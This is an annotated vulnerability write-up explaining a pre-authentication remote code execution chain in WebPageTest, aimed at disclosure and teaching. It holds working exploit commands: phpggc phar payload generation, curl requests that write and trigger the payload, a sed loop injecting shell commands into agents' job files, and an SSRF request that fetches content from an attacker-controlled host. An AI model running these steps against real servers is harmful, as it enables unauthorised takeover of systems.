- Autoload is a PHP feature: when the code mentions a class that has not been loaded yet, PHP automatically loads the file that defines it. That matters because a gadget only works if its class gets loaded.
- phar is PHP's archive format, like a zip file for PHP. PHP can open a phar archive through the
phar://scheme. Crucially, when PHP opens a phar, it reads metadata stored inside it, and that metadata is deserialised. So if you can make PHP open a phar file whose metadata you control, you can trigger a gadget chain.
After the file is written, the function SaveTestInfo is called.
That function builds a path from string concatenation, prefixed with $rkey, which is already under the attacker's control. String concatenation is just gluing pieces of text together. A string with a controlled prefix sinking into a filesystem-related function is exactly what a phar deserialisation needs: the attacker can make the path start with phar:// and point at their own file.
The author points out a clever trick at line 3085: every path is prefixed with ./, which makes it hard to find a sink that would accept an arbitrary scheme instead of a regular path. ./ means "the current folder", so a path like ./results/foo is a normal relative path and cannot start with phar://. At least one sink was missed, which let the exploitation continue. The author suggests enforcing this behaviour on all filesystem-related functions, or whitelisting schemes, and mentions Snuffleupagus as a relevant PHP hardening extension. A whitelist is a list of things that are allowed; anything not on the list is refused.
Step 2: gadget hunting
The author initially misread the sources and thought html/lib/aws_v3/aws-autoloader.php was used, wasting time trying to build a gadget from scratch. The file actually used is html/lib/aws/aws-autoloader.php, which contains Monolog, already subject to gadgets that can lead to remote code execution. Monolog is a popular PHP library for writing logs; because it is widely used, security researchers have already found ways to abuse it during deserialisation.
At this point the chain has all the pieces:
- a file write with controlled content;
- a phar sink:
is_dir; - a working gadget:
Monolog/RCE2; - autoload enabled before
is_diris called.
is_dir is a PHP function that checks whether a path is a directory. It is the sink here because it will happily open a phar:// path.
Step 3: making the phar path acceptable to PHP
PHP only opens phar archives when the name looks like a real one. The author did not read the sources for this and derived the rules by trial and error. The path must not end with a dot and must contain at least one dot:
- OK |
is_dir("phar:///tmp/testinfo.foo"); - OK |
is_dir("phar:///tmp/testinfo.phar"); - OK |
is_dir("phar:///tmp/testinfo.pharrrrr"); - OK |
is_dir("phar:///tmp/testinfo.foo.bar"); - KO |
is_dir("phar:///tmp/testinfo."); - KO |
is_dir("phar:///tmp/testinfo.foo.bar."); - KO |
is_dir("phar:///tmp/testinfo");
"OK" means PHP opens the archive; "KO" (knock-out, i.e. fails) means it refuses. The pattern is simple: the name needs a dot somewhere, and must not end with one.
The file write with rkey=pouetpouet creates the phar at /var/www/html/results/pouetpouet./testinfo.ini. When the unserialise is triggered a second time, a final dot is appended to the path, so PHP tries to open /var/www/html/results/pouetpouet./testinfo.ini., which is blocked. That trailing dot is the problem: it makes the name end with a dot, which the rules above say PHP refuses.
The bypass relies on phar being a zip, like jar, zip and ear. With the right parser and syntax, PHP can be asked to inspect the content of the archive. The separator is a slash, which looks like a regular path but is not:
jar:///foo.jar!bar// file or dir "bar" within the jar/zip file "foo.jar"phar:///foo.ini/bar// file or dir "bar" within the phar/zip file "foo.ini" which is a PHAR
In other words, you can point at a file inside the archive by adding a slash and a name after the archive's own path. By appending a final slash to the payload, PHP tries to open /var/www/html/results/pouetpouet./testinfo.ini/., which opens the archive testinfo.ini to inspect its sub-item .. The sub-item does not even need to exist, because PHP has to inspect the phar archive first to find out. The trailing dot is now inside the path, not at the end, so the rule is satisfied.
Step 4: full exploit for the master
# Generate the right gadget/opt/phpggc/phpggc Monolog/RCE2 system 'id' -p phar -o /tmp/testinfo.ini# Dirty url-encoding of all bytes to prevent issuesURLENC_PAYLOAD=$(cat /tmp/testinfo.ini | xxd -p | tr -d "\n" | sed "s#..#%&#g")# Write $URLENC_PAYLOAD in /var/www/html/results/gadget./testinfo.inicurl -sSkig 'http://[redacted]:4000/runtest.php' -d 'rkey=gadget' -d "ini=$URLENC_PAYLOAD" -o -# Trigger is_dir(phar:///var/www/html/results/gadget./testinfo.ini/foo)curl -sSkig 'http://[redacted]:4000/runtest.php' -d 'rkey=phar:///var/www/html/results/gadget./testinfo.ini/foo' -o -
Line by line:
- The first line runs
phpggc, a tool that generates ready-made gadget chains for popular PHP libraries.Monolog/RCE2is the name of the chain,system 'id'is the command it will run (the Unixidcommand prints who you are),-p pharsays "produce a phar file", and-o /tmp/testinfo.inisays "write it to this file". - The second line takes that file, converts every byte to hexadecimal with
xxd -p, removes newlines withtr -d "\n", and then puts a%in front of every pair of hex digits withsed. The result is a URL-encoded version of the payload. URL encoding is how special characters are safely carried inside a URL or form value; for example a space becomes%20. The comment calls it "dirty" because it encodes every byte, not just the ones that need it, but that is fine here. - The third line sends the encoded payload as the
inifield, withrkey=gadget, so the server writes it to/var/www/html/results/gadget./testinfo.ini. The-o -tells curl to print the response body to the screen.
The author links this to Case 74 from the earlier article 1001 Ways to PWN Prod.
Step 5: exploiting the runners
The master writes the scan and job details into a JSON file work/jobs/<wk_name>/XXXX.YYYY.url, and the agents continually poll for new jobs. JSON is a simple text format for structured data, like {"key": "value"}. For the requested scans, the agents start a headless Chrome browser with every argument given in the JSON blob. The author assumes the trust boundary used by CatchPoint (the company behind WPT) was something like: prevent anyone from entering, but if they get there, oh boy. A trust boundary is an imaginary line where you stop trusting data; on the wrong side of it, data should be checked before use. The arguments are taken from the JSON blob and used on the other side without sanitisation, and within a subshell execution, so slightly modifying the JSON blob pushes a minimal command injection to the agent. Sanitisation means cleaning data before using it; a subshell is a child shell that runs a command, and if you can slip extra shell syntax into it, you get command injection, meaning your own commands run too.
Step 6: full exploit for the runners
First, use the reverse shell to run a loop that injects the malicious command when a new job file is created. A reverse shell is a connection from the victim machine back to the attacker, giving the attacker a command prompt on it.
# Jobs look like "work/jobs/Test/220719000003.220719_6G_1.url"cd work/jobs/Testwhile true; do file=$(grep -lrF -- --user-data-dir) sed -i 's#--user-data-dir#;touch /tmp/rce-agent;#g' "$file"done
cd work/jobs/Testmoves into the folder where job files for theTestlocation are written.while true; do ... doneis an endless loop: it keeps repeating until you stop it.file=$(grep -lrF -- --user-data-dir)searches the current folder for files containing the text--user-data-dir(a Chrome option) and stores the matching filename in a variable calledfile.-llists filenames only,-rsearches recursively,-Ftreats the pattern as plain text, and--stops option parsing so the pattern starting with dashes is not mistaken for a flag.sed -i 's#--user-data-dir#;touch /tmp/rce-agent;#g' "$file"edits the file in place (-i), replacing every occurrence of--user-data-dirwith;touch /tmp/rce-agent;. The;starts a new shell command, so when the agent later builds a command line from this file, it will also runtouch /tmp/rce-agent, which creates an empty file as proof of execution.
Then start a new scan on any website. The loop uses sed to modify the file in place.
After a few seconds the agent invokes Chromium and the injected command is executed. The author calls this pure greed, since the master was already under control, but describes the good feeling of completion.
Step 7: exploitation for Beanstalkd users
WPT can also use Beanstalkd as a queue engine instead of the filesystem. A queue is a waiting line: the master puts jobs in, the workers take them out. Beanstalkd is a small program that implements such a queue over the network. This is cleaner but requires extra configuration, and it is not the default. The SSRF, after redirection, allowed the gopher scheme to send arbitrary bytes on the loopback to any port. The loopback is the machine talking to itself ([redacted]). Beanstalkd listens on a TCP socket, so the SSRF could talk directly to the Beanstalkd interface and try to read or inject new jobs.
There are a few other pre-auth file writes in the app. One writes arbitrary controlled content fetched by an SSRF to the filesystem, with the path being a SHA of its content split every four characters, so it is a file write to a predictable location. SHA is a hash function: it turns any input into a fixed-length fingerprint, and the same input always gives the same fingerprint. Splitting it every four characters just means the fingerprint is used as a folder path like 448c/6c9e/.... From there, a new job can be injected through the SSRF to force the worker to use this file, and the same command injection compromises the workers. Because Beanstalkd was not part of the default configuration, the author did not write a script to automate this, but states it is doable. The feasibility of exploiting the master from the worker was not investigated either.
curl -Skig "http://[redacted]/jpeginfo/jpeginfo.php?url=http://thinkloveshare.com/payload"# Payload with it's SHA as filepath# /var/www/html/results/jpeginfo/448c/6c9e/3e15/bfcf/db81/a1d6/92e8/8a71/5d4c/5e66
- This is the same
jpeginfo.phppage as before, but now theurlparameter points at a page the attacker controls (http://thinkloveshare.com/payload). - The server fetches that page and writes its content to disk, at a path derived from the SHA of the URL. The comment shows the resulting path, split into four-character chunks.
The code responsible is in www/jpeginfo/jpeginfo.php:
$url = trim($_REQUEST['url']);echo "<!DOCTYPE html>\n<html>\n<head>\n</head>\n<body>\n";echo "JPEG Analysis for " . htmlspecialchars($url) . "<br><br>";$id = sha1($url);$path = GetPath($id);if (!is_file($path)) { GetUrl($url, $path); // Will write fetched url with: $imageFile = fopen($path, 'w');}if (is_file($path)) { AnalyzeFile($path);}echo "</body>\n</html>";
$url = trim($_REQUEST['url']);takes theurlparameter from the request and trims spaces.- The two
echolines print the start of an HTML page and a title showing the URL (escaped withhtmlspecialcharsso it cannot inject HTML). $id = sha1($url);computes the SHA-1 fingerprint of the URL.$path = GetPath($id);turns that fingerprint into a file path.if (!is_file($path)) { GetUrl($url, $path); ... }says: if the file does not exist yet, fetch the URL and write it there. The comment shows the write happens withfopen($path, 'w').if (is_file($path)) { AnalyzeFile($path); }then analyses the file.
Commands used to discover how Beanstalkd works:
echo -e "put 1 0 1 5\r\npouet\r\n" | nc [redacted] 11300# INSERTED 2echo -e "use default\r\npeek-ready\r\n" | nc [redacted] 11300# USING default# FOUND 1 5# pouet
echo -eprints text with escape sequences interpreted, so\r\nbecomes a carriage return and a newline, which is how Beanstalkd's text protocol separates commands.put 1 0 1 5is a Beanstalkd command that puts a job in the queue: priority 1, delay 0, time-to-run 1, and 5 bytes of data. The data ispouet.| nc [redacted] 11300pipes that text intonetcat, which opens a raw connection to port 11300 (Beanstalkd's default) and sends it.- The comment
# INSERTED 2shows the reply: the job was accepted with id 2. - The second command uses the
defaultqueue and asks for the next ready job withpeek-ready; the replies show the queue name and the job datapouet.
Example of job creation and selection captured with socat as a TCP proxy:
> 2022/05/23 08:03:15.529020 length=44 from=0 to=43 use wpt.[redacted].0\r < 2022/05/23 08:03:15.529136 length=46 from=0 to=45USING wpt.[redacted].0\r> 2022/05/23 08:03:15.529429 length=48 from=44 to=91put 1024 0 60 28\r 220523000007.220523_MB_3.url\r< 2022/05/23 08:03:15.529516 length=12 from=46 to=57INSERTED 1\r > 2022/05/23 08:03:15.534663 length=44 from=0 to=43use wpt.[redacted].0\r< 2022/05/23 08:03:15.534801 length=46 from=0 to=45USING wpt.[redacted].0\r> 2022/05/23 08:03:15.534937 length=48 from=44 to=91put 1024 0 60 28\r 220523000008.220523_MB_3.url\r< 2022/05/23 08:03:15.535045 length=12 from=46 to=57INSERTED 2\r > 2022/05/23 08:03:15.535650 length=44 from=0 to=43use wpt.[redacted].0\r< 2022/05/23 08:03:15.535785 length=46 from=0 to=45USING wpt.[redacted].0\r> 2022/05/23 08:03:15.535901 length=48 from=44 to=91put 1024 0 60 28\r 220523000009.220523_MB_3.url\r< 2022/05/23 08:03:15.536007 length=12 from=46 to=57INSERTED 3\r > 2022/05/23 08:03:15.553019 length=7 from=0 to=6stats\r < 2022/05/23 08:03:15.553198 length=905 from=0 to=904OK 895\r --- current-jobs-urgent: 0 current-jobs-ready: 3 current-jobs-reserved: 0current-jobs-delayed: 0current-jobs-buried: 0
This is a log of traffic passing through socat, which was placed between the master and Beanstalkd to watch what they say to each other. Lines starting with > are sent by the master; lines starting with < are replies from Beanstalkd. You can see the master selecting a queue with use wpt.<long id>.0, then putting jobs with put 1024 0 60 28 followed by a job name like 220523000007.220523_MB_3.url. Beanstalkd replies INSERTED 1, INSERTED 2, INSERTED 3. At the end, stats returns counters such as current-jobs-ready: 3. This shows exactly what a job looks like on the wire, which is what the SSRF needs to imitate.
Root cause
The chain combines several weaknesses:
- An unauthenticated file write in
runtest.php: theiniparameter is written to disk, and the path is partially controlled throughrkey. The filename is fixed totestinfo.ini, but the content is fully attacker-controlled. - A phar deserialisation sink:
SaveTestInfoconcatenates a path prefixed with the attacker-controlled$rkeyand passes it to a filesystem function (is_dir). The./prefix used elsewhere to block arbitrary schemes was not applied to every sink. - A usable gadget chain: the AWS autoloader loads Monolog, which provides the
Monolog/RCE2gadget, and autoload is enabled beforeis_diris called. - On the worker side, job arguments from the JSON blob are used without sanitisation inside a subshell, so a modified job file becomes command injection.
Existing defences did not stop the chain: the ./ prefixing was a good pattern but incomplete, and the fixed filename was bypassed by the phar zip sub-item syntax. The author suggests that whitelisting schemes or enforcing the ./ prefix on all filesystem functions (for example with Snuffleupagus) would have helped.
Impact
An unauthenticated attacker who can reach the WPT master can write arbitrary content to a known path and trigger a phar deserialisation, leading to remote code execution on the master. From the master, the attacker can modify job JSON files and inject commands that the agents execute when they start Chromium, compromising the workers as well. With Beanstalkd, the SSRF can talk to the queue directly and inject jobs to force workers to use an attacker-written file, achieving the same command injection. The author notes the Beanstalkd path was not automated and that master-from-worker exploitation was not investigated.
Fix
The report does not describe a specific patch. CatchPoint responded that mitigation was work in progress, and the author offered to help with patch validation and vulnerability recheck. The author's own suggestions are to enforce the ./ prefix on all filesystem-related functions, or to whitelist schemes, and mentions Snuffleupagus as a tool for that.
Variants to test
- Look for file writes where the content is controlled but the filename is fixed. A positive result is a write to a predictable path that can later be reached by a filesystem function.
- Grep for filesystem functions (
is_dir,file_exists,fopen,unlink, and similar) whose argument is built from user-controlled strings. A positive result is a sink that accepts aphar://path without a./prefix. - Check whether autoload is enabled before the sink is called and whether any library with known gadgets (Monolog, Guzzle, and similar) is loaded. A positive result is a working gadget chain reachable through the sink.
- Test phar paths ending with a slash and a sub-item, such as
phar:///path/file.ini/foo, when a trailing dot is appended by the application. A positive result is deserialisation despite the appended dot. - On queue-based setups, test whether the SSRF can reach the queue service on the loopback and inject jobs. A positive result is a job that the worker picks up and executes.
- On worker setups, inspect how job arguments are passed to the browser process. A positive result is a job file whose arguments are executed in a subshell without sanitisation.
Glossary
- Agent / worker: the machine that actually runs the browser for a test, as opposed to the master that hands out jobs.
- Autoload: a PHP feature that loads a class's file automatically the first time the class is mentioned.
- Beanstalkd: a small program that implements a job queue over the network.
- Compose file / docker-compose: a text file describing which Docker containers to run and how they connect.
- Container: a packaged, isolated running instance of software, created from a Docker image.
- Crawl: automatically following links to map a website.
- curl: a command-line tool for sending HTTP requests.
- Deserialisation: turning a stored string back into a program object; dangerous if the string is attacker-controlled.
- Docker: a tool for packaging and running software in containers.
- Dockerfile: the recipe used to build a Docker image.
- Environment variable: a named setting passed to a program when it starts.
- Fuzzing: sending many slightly varied requests to see how software reacts.
- Gadget / gadget chain: existing code that, when triggered during deserialisation, does something useful to an attacker, often several pieces linked together.
- gopher: an old, simple protocol that lets you send raw bytes to a server.
- grep: a search through text for a pattern.
- Hash / SHA: a function that turns any input into a fixed-length fingerprint; the same input always gives the same fingerprint.
- Header: small metadata attached to an HTTP request or response, such as
Locationfor redirects. - Headless browser: a browser with no visible window, controlled by software.
- HTTP: the protocol browsers and servers use to exchange web pages and data.
- INI file: a simple configuration format with sections in square brackets and key=value lines.
- is_dir: a PHP function that checks whether a path is a directory.
- JSON: a simple text format for structured data, like
{"key": "value"}. - Loopback: the machine talking to itself, usually
[redacted]. - Master / server: the central WPT machine that accepts test requests and hands out jobs.
- Monolog: a popular PHP logging library that contains known gadgets.
- netcat (nc): a tool for opening raw network connections and sending bytes.
- Path traversal: a bug where
../in a path lets you climb out of the intended folder. - phar: PHP's archive format, like a zip for PHP; opening one deserialises its metadata.
- PHP: a programming language widely used for websites.
- phpggc: a tool that generates ready-made PHP gadget chains.
- Poll: repeatedly asking "any new work?" at intervals.
- Port: a numbered door on a computer that network traffic goes through.
- Queue: a waiting line of jobs; producers put jobs in, consumers take them out.
- RCE (remote code execution): running your own commands on someone else's machine over the network.
- Redirect: an HTTP response telling the client to go to another address instead.
- Reverse shell: a connection from the victim machine back to the attacker, giving the attacker a command prompt on it.
- Sanitisation: cleaning data before using it, so dangerous characters cannot do harm.
- Scheme: the part before
://in a URL, likehttp,https,ftp,file,pharorgopher. - sed: a command-line tool for editing text, often used to replace patterns.
- semgrep: a tool that searches code for patterns that often indicate bugs.
- Serialisation: turning a program object into a string so it can be stored or sent.
- Sink: the place in code where data is finally used in a dangerous way, like a file-opening function.
- Snuffleupagus: a PHP hardening extension that can restrict dangerous behaviour.
- socat: a tool that relays traffic between two connections, useful for watching what is said.
- SSRF (Server-Side Request Forgery): a bug where you make the server send a request to an address of your choosing.
- Subshell: a child shell that runs a command; slipping extra syntax into it causes command injection.
- TCP socket: an endpoint for a network connection over TCP, the protocol most internet traffic uses.
- Trust boundary: an imaginary line where you stop trusting data; data crossing it should be checked.
- URL encoding: how special characters are safely carried inside a URL or form value, e.g. a space becomes
%20. - Webshell: a small script uploaded to a server that lets an attacker run commands through the browser.
- Whitelist: a list of things that are allowed; anything not on the list is refused.
- WPT (Web Page Test): an open-source tool that measures website performance by loading pages in a headless browser.
- xxd: a tool that converts bytes to hexadecimal and back.



